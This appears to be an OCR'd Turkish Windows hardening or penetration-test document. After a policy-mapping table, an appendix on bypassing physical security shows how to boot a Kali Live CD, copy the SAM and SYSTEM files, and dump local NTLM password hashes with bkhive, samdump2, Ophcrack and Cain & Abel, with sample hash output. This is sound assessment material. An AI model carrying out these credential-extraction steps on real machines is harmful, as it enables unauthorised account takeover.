
1.2.1.1.1.84 Configure 'System settings: Use Certificate Rules on Windows Executables for Software Restriction Policies'	1.1.3.16.2 Configure 'System settings: Use Certificate Rules on Windows Executables for Software Restriction Policies'	Devre dışı	3.1.5 Kritik Hesapların Kullanımı
1.2.1.1.1.88 Set 'Network access: Shares that can be accessed anonymously' to	1.1.3.10.8 Set 'Network access: Shares that can be accessed anonymously' to 'Not Defined'	Tanımlanmamış	
1.2.1.1.1.92 Configure 'Network access: Do not allow storage of passwords and credentials for network authentication'	1.1.3.10.11 Configure 'Network access: Do not allow storage of passwords and credentials for network authentication'	Devre dışı	3.1.5 Kritik Hesapların Kullanımı (Parola Politikası)
1.2.1.1.2 User Rights Assignment	1.1.4 User Rights Assignment	Administrators, Remote Desktop Users	3.1.9 Diğer Güvenlik Önlemleri (Yetkilendirme)
1.2.1.2.1 Audit Policies	1.1.2 Advanced Audit Policy Configuration	Denetimsiz	J.2.2.5 Kayıt tutma
1.1.1.3 Event Log Service	1.2.4.4 Event Log	20480 KB	J.2.2.5 Kayıt Tutma
1.2.1.3 Windows Firewall with Advanced Security	1.1.5 Windows Firewall With Advanced Security	Evet	3.1.7 Windows Firewall with Advanced Security
1.2.1.4 Account Policies		Tanımlanmamış	3.1.5 Kritik Hesapların Kullanımı

Ek A

Fiziksel Güvenliği Atlatma

A.1 Tak Çalıştır(Live CD)/USB Bellek ile Açma

Bilgisayar BIOS ayarlarından CD-ROM'u boot edecek şekilde ayarları yapılır. BIOS'tan CD-ROM başlatılacak ayar şekil A.1 üzerinde gösterilmiştir.




Şekil A.1: BIOS Boot Ayarlarından CD-ROM Ayarlanması

Sonra CD-ROM'dan Live olarak işletim sistemi şekil A.2 üzerinde görüldüğü gibi çalıştırılır.


Şekil A.2: İşletim Sisteminin Live Seçilmesi

Açılınca hedef işletim sisteminin hardiski şekil A.3 üzerinde görüldüğü gibi seçilir.



Şekil A.3: İşletim Sistemi Sabit Diskinin Seçilmesi

Bu işlem sonunda Windows işletim sisteminin sistem dosyalarına ulaşıldı. İstenen dosyayı kullanmak için şekil A.4 üzerinde görüldüğü gibi tıklanarak devam edilir.




Şekil A.4: İşletim Sisteminin Windows Dosya Sistemi

A.2 Samdump2 ve Bkhive Araçları ile Yerel Kullanıcı Parola Özetlerini Elde Etme

EK A.1 üzerinde anlatılan; 'Samdump2' ve 'bkhive' araçları ile uygulanan yönteme benzer bir yöntem kullanılacaktır.

Bilgisayar BIOS boot ayarları CD-ROM üzerinden çalışması için şekil A.1 üzerinde görüldüğü gibi ayarı yapılır.

Sonra Kali Live işletim sistemi ile şekil A.2 üzerinde görüldüğü gibi açılması sağlanır. 'SAM' ve 'SYSTEM' dosyaları '*Windows/system32/config*' dizinin altındadır. Şekil A.5 üzerinde görüldüğü gibi kopyalanıp belirli bir dizine alınır.



Şekil A.5: Sam ve System Dosylarının Kopyalanması

Kali işletim sisteminin komut satırında iken 'bkhive SYSTEM *SAM_Anahtari*' komutu verilerek 'SYSTEM' dosyasından 'SYSKEY' şekil A.6 üzerinde görüldüğü gibi elde edilir.

```
root@kali:~# cd Desktop/
root@kali:~/Desktop# bkhive SYSTEM SAM Anahtari
bkhive 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : CMI-CreateHive{F10156BE-0E87-4EFB-969E-5DA29D131144}
Default ControlSet: 001
Bootkey: 9224c409bf168d337ec4de496b8543fd
root@kali:~/Desktop# ls
SAM  SAM_Anahtari  SYSTEM
```

Şekil A.6: SYSTEM SAM Anahtarının Elde Edilmesi

Sonra 'SAM' dosyası 'samdump2' aracı ile 'samdump2 SAM *SAM_Anahtari* ' komutu ile çalıştırılır. Şekil A.7 üzerinde görüldüğü gibi yerel kullanıcıların parola özetleri elde edilir.

```
root@kali:~/Desktop# samdump2 SAM SAM_Anahtari
samdump2 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : CMI-CreateHive{899121E8-11D8-44B6-ACEB-301713D5ED8C}
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Sehir:1000:aad3b435b51404eeaad3b435b51404ee:47bf8039a8506cd67c524a03ff84ba4e:::
kerem:1001:aad3b435b51404eeaad3b435b51404ee:e735dbd188563c0429f3275eb6205551:::
Sizma:1002:aad3b435b51404eeaad3b435b51404ee:03119312e491c990a3143a5a5b4f89da:::
XXX:1003:aad3b435b51404eeaad3b435b51404ee:3b1da22b1973c0bb86d4a9b6a9ae65f6:::
root@kali:~/Desktop#
```

Şekil A.7: Hesaplara Ait Parola Özetlerinin Elde Edilmesi

A.3 Ophcrack Aracı ile Yerel Kullanıcı Parola Özetlerini Elde Etme


Konu 2.1.2.1 üzerinde anlatılan, 'Samdump2' ve 'bkhive' araçları ile uygulanan yönteme benzer bir yöntem kullanılacaktır.

Önce bilgisayar BIOS boot ayarları yapılarak CD-ROM üzerinden işletim sistemi şekil A.1 üzerinde görüldüğü gibi açılır.

Tak çalıştır (Live cd) ile şekil A.2 üzerinde görüldüğü gibi açılır.


'SAM' ve 'SYSTEM' dosyaları '$Windows/system32/config$' dizinin altındadır. Şekil A.5 üzerinde görüldüğü gibi kopyalanıp belirli bir dizine alınır.

Sonra 'SAM' ve 'SYSTEM' dosyaları 'Ophcrack' ile işlenecektir. Kali işletim sisteminin komut satırında iken 'ophcrack' yazılarak Enter'a basılır. İşlem sonucunda görüldüğü üzere aracın arayüzü açılmıştır. Şekil A.8 üzerinde görüldüğü gibi ophcrack arayüzünün *Load* > *Encrypted* 'SAM' seçilerek bulunduğu dizinden 'SAM/SYSTEM' dosyaları 'Ophcrack'a yüklenilir.



Şekil A.8: Dosyaların Bulunduğu Klasörden Ophcrack'a Yüklenmesi

Sonuç olarak şekil A.9 üzerinde görüldüğü gibi kullanıcı parola özetleri elde edilir.




Şekil A.9: Opcrack ile Hesap Özetlerinin Elde Edilmesi

A.4 Cain & Abel Aracı ile SAM ve SYSTEM Dosyalarından Yerel Kullanıcıların Parola Özetlerinin Elde Edilmesi


EK A.2 konusunda anlatıldığı üzere 'SAM' ve 'SYSTEM' dosyaları elde edildikten sonra 'Cain & Abel' aracı ile aşağıdaki gibi hash değerleri elde edilebilir.

'Cain & Abel' aracını çalıştırdıktan sonra üstten 3. araç çubuğunda bulunan *Cracker* sekmesine tıklanılır. Sonra sol dikey panelin en başındaki *Cracker*'a tıklayıp ve en sağdaki boş alana tıklanılır. Yapılan işlem şekil A.10 üzerinde gösterilmiştir.




Şekil A.10: Cain & Abel ile Özet Dosyalarını Açma

Yukarıdaki adımlar gerçekleştirildikten sonra üsten 2. araç çubuğunda bulunan artı işareti ile '*Add NT Hashes from*' penceresinin açılması sağlanır. Yapılan işlem şekil A.11 üzerinde gösterilmiştir.




Şekil A.11: Add NT Hashes From Pencersini Açma

Açılan 'Add NT Hashes from' penceresinden 'Sam File Name' kısmına 'SAM' dosyası verilir. Yapılan işlem şekil A.11 üzerinde gösterilmiştir.




Şekil A.12: Cain & Abel'e Sam Dosyasını Verme

'Sam File Name' kısmının hemen altındaki 'Boot Key (HEX)' kısmına ise 'SYSTEM' dosyası verilir. Burada çıkan SYSTEM değeri kopyalanarak 'Boot Key (HEX)' kısmına yapıştırılır. Yapılan işlem şekil A.13 üzerinde gösterilmiştir.



Şekil A.13: SYSKEY Değerinin Encode Edilmesi


Next butonuna tıklanılarak işlem tamamlanmış olur. Veriler üzerinde iken sağ tıklayıp *export* seçildiğinde parola özetlerini dışarıya text olarak vermektedir. Yapılan işlem şekil A.14 üzerinde gösterilmiştir.



Şekil A.14: Cain & Abel ile Sam ve Sytem Dosyasından Özet Elde Etme


A.5 Windows'u Repair Modunda Başlatma

Windows işletim sistemli bilgisayarı şekil A.15 üzerinde görüldüğü gibi *Repair Modunda* başlatılır.




Şekil A.15: Launch Start Repair Seçilmesi

Daha sonra gelen ekranda şekil A.16 üzerinde görüldüğü gibi 'Restore' seçeneğini seçmeyerek 'Cancel' seçeneğine tıklanılır.




Şekil A.16: Cancel Seçilmesi

Bu adımda ise açılan pencerede hata mesajı gelecektir. Şekil A.17 üzerinde görüldüğü gibi mesajın alt kısmında 'Viev Problems Details' kısmı seçilir.



Şekil A.17: Viev Problems Details Seçilmesi

